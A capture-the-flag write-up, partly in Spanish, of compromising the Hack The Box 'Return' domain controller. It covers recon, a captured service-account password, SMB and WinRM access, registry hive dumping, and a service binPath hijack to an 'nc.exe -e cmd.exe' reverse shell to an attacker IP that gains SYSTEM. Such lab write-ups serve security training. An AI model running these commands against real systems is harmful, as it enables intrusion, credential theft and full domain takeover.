

ping -c 3 10.10.11.108
PING 10.10.11.108 (10.10.11.108) 56(84) bytes of data.64 bytes from 10.10.11.108: icmp_seq=1 ttl=127 time=55.7 ms64 bytes from 10.10.11.108: icmp_seq=2 ttl=127 time=57.3 ms64 bytes from 10.10.11.108: icmp_seq=3 ttl=127 time=56.7 ms
Recon
sudo nmap -p- --open --min-rate 5000 -v -n -Pn 10.10.11.108 -oG allPorts
nmap -sCV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49674,49675,49679,49682,49694,52656 10.10.11.108 -oN targeted# Nmap 7.95 scan initiated Mon Aug 11 05:47:54 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49674,49675,49679,49682,49694,52656 -oN targeted 10.10.11.108Nmap scan report for 10.10.11.108Host is up (0.057s latency).
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.0|_http-title: HTB Printer Admin Panel|_http-server-header: Microsoft-IIS/10.0| http-methods:|_ Potentially risky methods: TRACE88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-11 02:17:26Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp open mc-nmf .NET Message Framing47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open msrpc Microsoft Windows RPC49665/tcp open msrpc Microsoft Windows RPC49666/tcp open msrpc Microsoft Windows RPC49667/tcp open msrpc Microsoft Windows RPC49671/tcp open msrpc Microsoft Windows RPC49674/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049675/tcp open msrpc Microsoft Windows RPC49679/tcp open msrpc Microsoft Windows RPC49682/tcp open msrpc Microsoft Windows RPC49694/tcp open msrpc Microsoft Windows RPC52656/tcp open msrpc Microsoft Windows RPCService Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:| date: 2025-08-11T02:18:32|_ start_date: N/A| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required|_clock-skew: -7h30m29sWeb

En el apartado de settings se puede ver un usario

svc-printer

rlwrap nc -lvnp 389
svc-printer1edFg43012!!nxc smb 10.10.11.108SMB 10.10.11.108 445 PRINTER [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)nxc smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
nxc smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!' --sharesSMB 10.10.11.108 445 PRINTER [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)SMB 10.10.11.108 445 PRINTER [+] return.local\svc-printer:1edFg43012!!SMB 10.10.11.108 445 PRINTER [*] Enumerated sharesSMB 10.10.11.108 445 PRINTER Share Permissions RemarkSMB 10.10.11.108 445 PRINTER ----- ----------- ------SMB 10.10.11.108 445 PRINTER ADMIN$ READ Remote AdminSMB 10.10.11.108 445 PRINTER C$ READ,WRITE Default shareSMB 10.10.11.108 445 PRINTER IPC$ READ Remote IPCSMB 10.10.11.108 445 PRINTER NETLOGON READ Logon server shareSMB 10.10.11.108 445 PRINTER SYSVOL READ Logon server sharesmbmap -H 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!' -r 'ADMIN$' --depth 10ldapdomaindump -u 'return.local\svc-printer' -p '1edFg43012!!' -n 10.10.11.108 return.local
nxc winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
PrivEsc
whoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                         State============================= =================================== =======SeMachineAccountPrivilege     Add workstations to domain          EnabledSeLoadDriverPrivilege         Load and unload device drivers      EnabledSeSystemtimePrivilege         Change the system time              EnabledSeBackupPrivilege             Back up files and directories       EnabledSeRestorePrivilege            Restore files and directories       EnabledSeShutdownPrivilege           Shut down the system                EnabledSeChangeNotifyPrivilege       Bypass traverse checking            EnabledSeRemoteShutdownPrivilege     Force shutdown from a remote system EnabledSeIncreaseWorkingSetPrivilege Increase a process working set      EnabledSeTimeZonePrivilege           Change the time zone
SeBackupPrivilege
reg save hklm\system C:\temp\SYSTEMreg save hklm\sam C:\temp\sam
Desafortunadamente no es valida el hash

Tampoco dumpeando el ntds.dit

net user svc-printer
User name                    svc-printerFull Name                    SVCPrinterComment                      Service Account for PrinterUser's commentCountry/region code          000 (System Default)Account active               YesAccount expires              Never
Password last set            5/26/2021 1:15:13 AMPassword expires             NeverPassword changeable          5/27/2021 1:15:13 AMPassword required            YesUser may change password     Yes
Workstations allowed         AllLogon scriptUser profileHome directoryLast logon                   5/26/2021 1:39:29 AM
Logon hours allowed          All
Local Group Memberships      *Print Operators      *Remote Management Use                             *Server OperatorsGlobal Group memberships     *Domain UsersThe command completed successfully.
Server Operators
Sus miembros pueden iniciar sesión en un servidor, iniciar y detener servicios, acceder a controladores de dominio, realizar tareas de mantenimiento (como copias de seguridad y restauraciones) y tienen la capacidad de cambiar binarios instalados en los controladores de dominio.
https://www.thehacker.recipes/ad/movement/builtins/security-groups
services
- Upload nc.exe

upload ../nc.exesc.exe config VMTools binPATH="C:\temp\nc.exe -e cmd.exe 10.10.14.5 1234"sc.exe stop VMToolssc.exe start VMTools
NT Authority System